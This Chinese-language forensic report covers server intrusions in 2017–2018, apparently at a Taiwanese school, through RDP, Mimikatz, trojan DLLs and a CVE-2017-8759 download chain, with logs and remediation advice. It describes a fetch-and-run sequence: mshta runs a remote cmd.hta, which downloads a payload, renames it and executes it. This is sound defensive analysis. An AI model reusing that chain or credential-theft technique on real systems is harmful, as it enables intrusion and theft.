


- (2) m64.iso 經 Virustotal 檢測其惡意比例為 39/70，多家防毒軟體公司以 HackTool 或 Mimikatz 命名它，Mimikatz 為一個竊取 Windows 帳戶與密碼的駭客工具，故推測該軟體應是駭客用來竊取 Windows 帳戶與密碼用。



engine (70)	positiv (39)
McAfee	Artemis!26030A7DDCA3
McAfee-GW-Edition	BehavesLike.Win64.BrowseFox.cm
MicroWorld-eScan	GenHackTool.WinCred.2
BitDefender	GenHackTool.WinCred.2
Ad-Aware	GenHackTool.WinCred.2
F-Secure	GenHackTool.WinCred.2
Arcabit	GenHackTool.WinCred.2
ALYac	GenHackTool.WinCred.2
GData	GenHackTool.WinCred.2
Emsisoft	GenHackTool.WinCred.2 (B)
Kaspersky	HEUR:Trojan-PSW.Win32.Mimikatz.gen
ZoneAlarm	HEUR:Trojan-PSW.Win32.Mimikatz.gen
Symantec	Hacktool.Mimikatz
Sophos	Mimikatz Exploit Utility (PUA)
Ikarus	PUA.Mimikatz
Fortinet	Riskware/Mimikatz
TrendMicro-HouseCall	TROJ_GEN.R002C0WL118
TrendMicro	TROJ_GEN.R002C0WL118
Zillya	Tool.Mimikatz.Win64.486

- (3) 檢視 x64.tmp 內容，在開啟後大部分內容為亂碼，但在首段內容中出現「This program cannot be run in Dos mode」，推測該檔案可能為執行檔，將 x64.tmp 更名為 x64.exe 後執行它，發現該檔案可以被執行。



x64.tmp 經 Virustotal 檢測其惡意比例為 3/68，僅有少數防毒軟體可以偵測出它的存在，而防毒軟體公司以 Mimikatz 命名它，可見它為一個竊取 Windows 帳戶與密碼的工具。

engine (68)	positiv (3)
Kaspersky	Trojan-PSW.Win32.Mimikatz.gen
ZoneAlarm	Trojan-PSW.Win32.Mimikatz.gen
ESET-NOD32	a variant of Win64/Riskware.Mimikatz.A
Bkav	clean

9. 在 C:\Windows\System32 內發現一個可疑的 rassauto.dll，其擁有者為 Administrators，而且建立日期為駭客入侵日期 2018/11/7。

名稱	修改日期	類型	大小	建立日期	擁有者
wshom.ocx	2018/10/27 上午 11:42	ActiveX 控制項	147 KB	2018/11/14 下午 10:36	TrustedInstaller
locale.nls	2018/8/28 上午 11:48	NLS 檔案	410 KB	2018/11/11 上午 04:36	TrustedInstaller
rassauto.dll	2016/10/23 下午 05:06	應用程式擴充	203 KB	2018/11/7 上午 09:58	Administrators
msxml5.dll	2018/9/9 上午 08:59	應用程式擴充	1,963 KB	2018/10/10 上午 06:59	TrustedInstaller
gdi32.dll	2018/9/9 上午 08:58	應用程式擴充	396 KB	2018/10/10 上午 06:59	TrustedInstaller

Rassauto.dll 經 Virustotal 檢測其惡意比例為 12/67，能被防毒軟體檢測出的機率不高。從登錄檔的資訊可以得知該程式被寫入登錄檔中，並視它為一種建立遠端網路連線時用的服務。

c:\windows\system32\wssauto.dll	engine (67)	positiv (12)
virustotal (12/67 - 18.01.2019)	Bkav	W64.HfsAutoA.
	Microsoft	Trojan.Win32/Zpevdo.A
	AhnLab-V3	Trojan/Win64.Xpack.R200400
	TACHYON	Trojan/W64.Agent.207872
	AegisLab	Trojan.Win32.Generic.41c
	Symantec	Trojan.Gen.9
	McAfee-GW-Edition	BehavesLike.Win64.Ramnit.dc

10. 在 C:\inetpub\temp\IIS Temporary Compressed

Files\DefaultAppPool\\$__gzip_C^\INETPUB\WWWROOT 內發現可疑檔案

2.TXT，該檔案擁有者為 DefaultAppPool，而且建立日期為 2017/9/18，推測

該檔案是以 Web 方式被放入主機中。

WWWROOT							
電腦 > 本機磁碟 (C:) > inetpub > temp > IIS Temporary Compressed Files > DefaultAppPool > \$__gzip_C^\INETPUB > WWWROOT							
組合管理	加入至媒體櫃	共用對象	新增資料夾				
我的最愛	下載	名稱	修改日期	建立日期	擁有者	類型	大小
		2.TXT	2017/4/26 下午 02:41	2017/9/18 下午 04:22	DefaultAppPool	文字文件	41 KB

檢視 2.TXT 內容，發現為一推亂碼，無法辨識。它經 Virustotal 檢視其惡意比例為 27/56，而且多家防毒軟體公司稱它為 Gen.Variant.Zusy.241770，與 update.txt、system1.exe 為同一類型惡意程式。

c:\inetpub\temp\iis temporary compressed files\defaultapppool\\$__gzip_c^\inetpub\wwwroot\2.txt	engine (56)	positiv (27)
virustotal (27/56 - 01.02.2019)	McAfee	Artemis!9670D2594287
	VBA32	BScope.Trojan.Dalgan
	McAfee-GW-Edition	BehavesLike.Injector.pc
	Micro World-eScan	Gen.Variant.Zusy.241770
	BitDefender	Gen.Variant.Zusy.241770
	F-Secure	Gen.Variant.Zusy.241770
	GData	Gen.Variant.Zusy.241770
	Emsisoft	Gen.Variant.Zusy.241770 (B)
	Avira	HEUR/AGEN.1001887


11. 查看 11 主機的事件檢視器紀錄，發現在 2018/11/7 9:53 有 IP:202.39.79.22 以 RDP 方式成功登入 11 主機。

等級	日期和時間	來源	事件識別碼	工作類別
資訊	2018/11/7 上午 09:53:19	Mi...	4624	Logon
事件 4624 * Microsoft Windows security auditing.				
一般 詳細資料				
登入類型: 10				
新登入:				
安全性識別碼:		S-1-5-11-00000000-0000-0000-0000-000000000000		
帳戶名稱:		Administrator		
帳戶網域:		WIN-043CAU8MK6H		
登入識別碼:		00000000		
登入 GUID:		{00000000-0000-0000-0000-000000000000}		
處理程序資訊:				
處理程序識別碼:		0x344		
處理程序名稱:		C:\Windows\System32\winlogon.exe		
網路資訊:				
工作站名稱:		WIN-043CAU8MK6H		
來源網路位址:		202.39.79.22		
來源連接埠:		63144		

彙整 11 主機在 2018/11 被 IP:202.39.79.22 以遠端連線登入情形如下表。

NO.	連線時間	來源 IP	來源 port	登入類型	帳戶名稱	來源地
1	2018/11/7 9:53	202.39.79.22	63144	10	Administrator	台灣
2	2018/11/9 9:28	202.39.79.22	63494	10	Administrator	台灣
3	2018/11/13 14:35	202.39.79.22	63206	10	Administrator	台灣
4	2018/11/14 15:05	202.39.79.22	64122	10	Administrator	台灣
5	2018/11/14 15:08	202.39.79.22	64403	10	Administrator	台灣
6	2018/11/16 17:37	202.39.79.22	63208	10	Administrator	台灣
7	2018/11/21 8:09	202.39.79.22	64081	10	Administrator	台灣


在 C:\Windows\Temp 內發現 3 個惡意檔案(help.bat、m64.iso 與 x64.tmp)的建立日期為 2018/11/19，但是查無 IP:202.39.79.22 的登入紀錄。在這 3 個檔案建立時有校內 IP:192.X.X.216(簡稱:216 主機)以 RDP 方式登入 11 主機內，建議檢視 216 主機是否有資安問題存在。



12. 在 C:\使用者\Administrator\我的文件中發現一個擁有者為 Administrator 的檔案 Default.rdp，而且該檔案在 2018/11/7 被建立。



Default.rdp 執行後會出現連線遠端 IP:192.X.X.12(簡稱:12 主機)的執行畫面，若 12 主機的使用者帳號與密碼和 11 主機相同，則駭客將可登入 12 主機中。



在登錄檔中發現系統預設遠端連線主機 IP 值為 192.X.X.12，推測駭客可能常使用 11 主機遠端連線登入 12 主機。



13. 11 主機與 34 主機的事件檢視器紀錄每個月皆會移至 C:\temp 下存檔，查看兩主機的紀錄後發現皆缺少 2017/8 紀錄。





14. 查看台灣 IP:202.39.79.202 連線 11 主機的 Weblog 紀錄，發現該 IP 第一筆讀取紀錄在 2017/9/18 10:49，並且曾成功讀取 123.rar、2.txt、test.txt、test.exe、kkkkkkkkk.txt、cmd.hta 與 kkkkkkkkk.exe 等檔案。

EventTime	Method	Status	UrlPath	ClientIP
2017/9/18 上午 10:49:14	GET	200	/	202.39.79.22
2017/9/18 上午 10:49:35	GET	200	/123.rar	202.39.79.22
2017/9/18 上午 11:21:20	GET	200	/2.txt	202.39.79.22
2017/9/18 下午 04:12:43	HEAD	200	/test.txt	202.39.79.22
2017/9/18 下午 04:12:43	OPTIONS	200	/	202.39.79.22
2017/9/18 下午 04:12:58	GET	200	/test.txt	202.39.79.22
2017/9/18 下午 04:20:19	GET	200	/test.exe	202.39.79.22
2017/9/18 下午 04:46:44	GET	200	/kkkkkkkkk.txt	202.39.79.22
2017/9/18 下午 08:03:51	GET	200	/kkkkkkkkk.txt	202.39.79.22
2017/9/18 下午 08:04:24	GET	200	/cmd.hta	202.39.79.22
2017/9/18 下午 08:57:18	GET	200	/kkkkkkkkk.exe	202.39.79.22

15. 為了解這些惡意程式被讀取情形，以惡意程式的檔案名稱來查詢 Weblog 紀錄，查詢結果如下表。除了 IP:202.39.79.22 為駭客來源 IP 外，有 3 個 IP(台灣 202.39.54.7、南韓 121.254.176.94、中國 211.97.109.230)也成功讀取過這些檔案，這 3 個 IP 可能為受害主機的 IP。

No.	IP	曾成功讀取的檔案
1	202.39.79.22	kkkkkkkkkk.exe、cmd.hta、kkkkkkkkkk.txt、2.txt、test.exe、test.txt 與 123.rar
2	202.39.54.7	kkkkkkkkkk.exe、cmd.hta、kkkkkkkkkk.txt、2.txt 與 123.rar
3	121.254.176.94	2.txt、test.exe、test.txt
4	211.97.109.230	2.txt

除了以上 IP 外，另有 3 個美國 IP(65.154.226.109、70.42.131.170 與 96.72.184.106)也讀取過這些惡意程式，但是皆沒有成功，因為所讀取的檔案找不到而失敗。

EventTime	Method	Status	UrlPath	ClientIP	TimeTaken
2018/8/16 上午 03:06:45	GET	404	/2.txt	65.154.226.109	93
2018/8/16 上午 03:18:48	GET	404	/123.rar	65.154.226.109	0

EventTime	Method	Status	UrlPath	ClientIP	TimeTaken
2017/10/27 上午 04:57:40	GET	404	/123.rar	70.42.131.170	93
2017/10/27 上午 05:01:37	GET	404	/2.txt	70.42.131.170	0

EventTime	Method	Status	UrlPath	ClientIP	TimeTaken
2017/9/20 上午 06:56:31	GET	404	/123.rar	96.72.184.106	31

16. 查看使用者操作 11 主機的紀錄，發現在 2017/9/18 10:48 使用者曾經開啟 123.rar 檔案。

Action Time	Description	Filename	Full Path
2017/9/18 下午 08:11:30	Open file or folder	welcome.png	C:\inetpub\wwwroot\welcome.png
2017/9/18 上午 10:48:01	Open file or folder	123.rar	C:\inetpub\wwwroot\123.rar

17. 檢視 2018/11/7 的 Weblog，發現台灣 IP:202.39.54.7 在 2018/11/7 嘗試讀取 2.txt 與 123.rar 失敗，表示這兩個檔案已不在主機的網站資料夾中。

EventTime	Method	UrlPath	Status	ClientIP
2018/11/7 下午 08:44:03	GET	/2.txt	404	202.39.54.7
2018/11/7 下午 08:44:06	GET	/123.rar	404	202.39.54.7

18. 檢視 11 主機 port 開啟的狀況，發現該主機開啟駭客容易攻擊的 port，如 445port、3389 port，也自訂 user-connection 規則，該規則允許任何程式執行時透過 3895port 與 3389 port 遠端連線 11 主機，建議管理者檢視這些 port 是

否有開啟之必要性。

Windows Services的主機處理程序	公用	C:\Windows\System32\svchost.exe	任何	任何	任何	任何
Windows Services的主機處理程序	公用	C:\Windows\System32\svchost.exe	任何	任何	任何	任何
user-connection	全部	任何	3895, 3389	任何	任何	任何
Trend Micro OfficeScan Listener	全部	任何	41648	任何	任何	任何
socket server	全部	%SystemDrive%\SocketServer(D7).exe	任何	任何	任何	任何
DFS 管理 (WMI-In)	全部	%systemroot%\system32\svchost.exe	RPC 動態連接埠	任何	任何	任何
DFS 管理 (TCP-In)	全部	%systemroot%\system32\dfsHost.exe	RPC 動態連接埠	任何	任何	任何

19. 檢視 2018/12/10~2018/12/24 所側錄的封包，發現 11 主機與 34 主機有許多 IP 對它們的 443 port 進行連線，這些連線行為疑似向這兩台主機進行報到動作。在這些連線 34 主機 IP 中發現有 4 個來自台灣的 IP，分別為 IP:118.167.46.193、61.219.11.151、192.X.X.11(11 主機)與 1.162.218.60，推測這些 IP 的主機可能存在資安問題。

Time	Service	Size	Events
2018-Dec-14 14:16:20	IP / TCP / OTHER	66 B	118.167.46.193 -> 192.168.1.34 56779 -> 443 (https)
2018-Dec-14 22:48:27	IP / TCP / OTHER	60 B	61.219.11.151 -> 192.168.1.34 64958 -> 443 (https)
2018-Dec-15 09:48:06	IP / TCP / OTHER	66 B	192.168.1.11 -> 192.168.1.34 50344 -> 443 (https)
2018-Dec-15 09:48:36	IP / TCP / OTHER	62 B	192.168.1.11 -> 192.168.1.34 50345 -> 443 (https)
2018-Dec-16 20:19:36	IP / TCP / OTHER	60 B	61.219.11.151 -> 192.168.1.34 61525 -> 443 (https)

Time	Service	Size	Events
2018-Dec-18 12:09:02	IP / TCP / OTHER	66 B	1.162.218.60 -> 192.168.1.34 51930 -> 443 (https)


在這些連線 11 主機的 IP 中發現有 2 個來自台灣的 IP，分別為 IP:118.167.46.193 與 IP:61.219.11.151，這些 IP 也會連線 34 主機。

Time	Service	Size	Events
2018-Dec-14 14:16:18	IP / TCP / OTHER	66 B	118.167.46.193 -> 192.168.1.11 56469 -> 443 (https)
2018-Dec-14 22:48:27	IP / TCP / OTHER	60 B	61.219.11.151 -> 192.168.1.11 64958 -> 443 (https)
2018-Dec-15 04:30:50	IP / TCP / OTHER	60 B	61.219.11.151 -> 192.168.1.11 61430 -> 443 (https)
2018-Dec-17 05:03:18	IP / TCP / OTHER	60 B	61.219.11.151 -> 192.168.1.11 61525 -> 443 (https)


III. 事件攻擊行為示意圖

因駭客多次入侵受害主機，為了清楚呈現本個案之事件攻擊行為，將以駭客入侵主機的三個日期 2017/9/18、2018/11/7 與 2018/11/19 分別敘述如下：

1. 駭客在 2017/9/18 入侵 11 主機時執行下列惡意行為




- (1) 駭客透過 IP:202.39.79.22 以 RDP 方式登入 11 主機。
- (2) 駭客於 11 主機上手動操作開啟 123.rar。
- (3) 駭客以 Web 方式讀取 123.rar。
- (4) 將 kkkkkkkkkk.txt 與 update.txt 放入 11 主機的網站根目錄下。
- (5) 以 Web 方式讀取 2.txt、test.txt 與 test.exe。
- (6) 以 Web 方式將 2.txt 放入網站資料夾中。
- (7) 將 cmd.hta 放入網站根目錄下。
- (8) 以 web 方式讀取 kkkkkkkkkk.txt 與 cmd.hta。
- (9) 將 kkkkkkkkkk.exe 放入網站根目錄下。
- (10) 以 Web 方式讀取 kkkkkkkkkk.exe。



上圖為 kkkkkkkkkk.exe 於網站上被瀏覽者下載執行後的惡意行為示意圖。


- (1) 當瀏覽者以 Web 方式讀取 kkkkkkkkkk.exe 時，會下載該檔案至自己主機。
- (2) 執行 kkkkkkkkkk.exe 後會呼叫系統檔 mshta.exe。
- (3) mshta.exe 執行後會連線 <http://192.X.X.11/cmd.hta>，並執行它。
- (4) cmd.hta 執行後會連線 <http://192.X.X.11/update.txt>，並下載它。
- (5) 將 update.ext 更名為 svchost1.exe。
- (6) 執行 svchost1.exe 後會連線美國主機(IP:203.74.56.209)。

2.駭客在 2018/11/7 入侵 11 主機與 34 主機時執行下列惡意行為



- (1) 駭客透過 IP:202.39.79.22 以 RDP 方式駭入 11 主機。
- (2) 駭客將 rassauto.dll 放入 11 主機內。
- (3) 新增可連線 IP:192.X.X.12 主機的 Default.rdp。
- (4) 新增防火牆輸入規則 user-connection。
- (5) 駭客從 11 主機以 RDP 方式駭入 34 主機。
- (6) 駭客從 IP:202.39.79.22 以 RDP 方式駭入 34 主機。
- (7) 修改 Primary_IP.TXT 與 SC2008TUT.ini 檔案。
- (8) 將 msiscsiex.dll 放入 34 主機中。
- (9) 將 system1.exe 放入 11 主機中。
- (10) 將 inetinfo.exe 放入 34 主機中。
- (11) 新增 2 個防火牆輸入規則 inetinfo.exe 與 user-connection。
- (12) System1.exe 執行後會連線 34 主機。

3.駭客在 2018/11/19 入侵 11 主機時執行下列惡意行為



- (1) IP:192.X.X.216 以 RDP 方式登入 11 主機。
- (2) 駭客將 m64.iso 與 x64.tmp 放入 11 主機內。
- (3) 將 help.bat 放入 11 主機內。
- (4) 將 m64.iso 執行後的結果存入 dat.tmp 中。

IV.建議與總結

1. 本個案由檢測 34 主機進而發現 11 主機有被駭客入侵的情形，駭客多次透過台灣 IP:202.39.79.22 以 RDP 方式登入 11 主機，並且透過 11 主機連線 34 主機。
2. CVE-2017-8759 為 2017/9 被發現的 .NET Framework 漏洞，而 11 主機與 34 主機在 2017 年下半年無系統更新行為，兩主機存在該漏洞。駭客在 11 主機內將 CVE-2017-8759 的惡意程式放在網站根目錄下，讓網站變成惡意程式下載站，並且也置入每次重新開機就會啟動的 system1.exe，透過該程式的執行會持續連線 34 主機進行報到。
3. 檢視本個案 11 主機與 34 主機的資安防護缺失，有下列幾點提供參考。
 - (1)兩主機皆使用相同的系統管理者帳號與密碼。
 - (2)兩主機皆開啟駭客容易攻擊的 port，如 445port 與 3389port。
 - (3)兩主機對於 RDP 連線方式皆未控管連線來源 IP。

(4)兩主機在 2017/9 期間皆存在 CVE-2017-8759 漏洞，未更新系統與修補漏洞。

4. 針對本個案的資安防護措施提供幾點建議事項提供參考。

- (1) 加強系統管理者帳戶的密碼強度，並且定期更新密碼。
- (2) 勿使用相同帳號與相同密碼管理多台主機，也避免多個服務所用之帳號共用同一組密碼。
- (3) 控管網站目錄的使用者存取權限。
- (4) 限制由使用者上傳檔案至網站伺服器的檔案類型。
- (5) 定期備份主機資料。
- (6) 定期查看所管理主機的系統狀態，並且更新作業系統、應用程式與病毒碼至最新版本。
- (7) 管控以 RDP 方式連線主機的來源 IP。
- (8) 檢視主機已開啟的 Port 是否有開啟之必要性。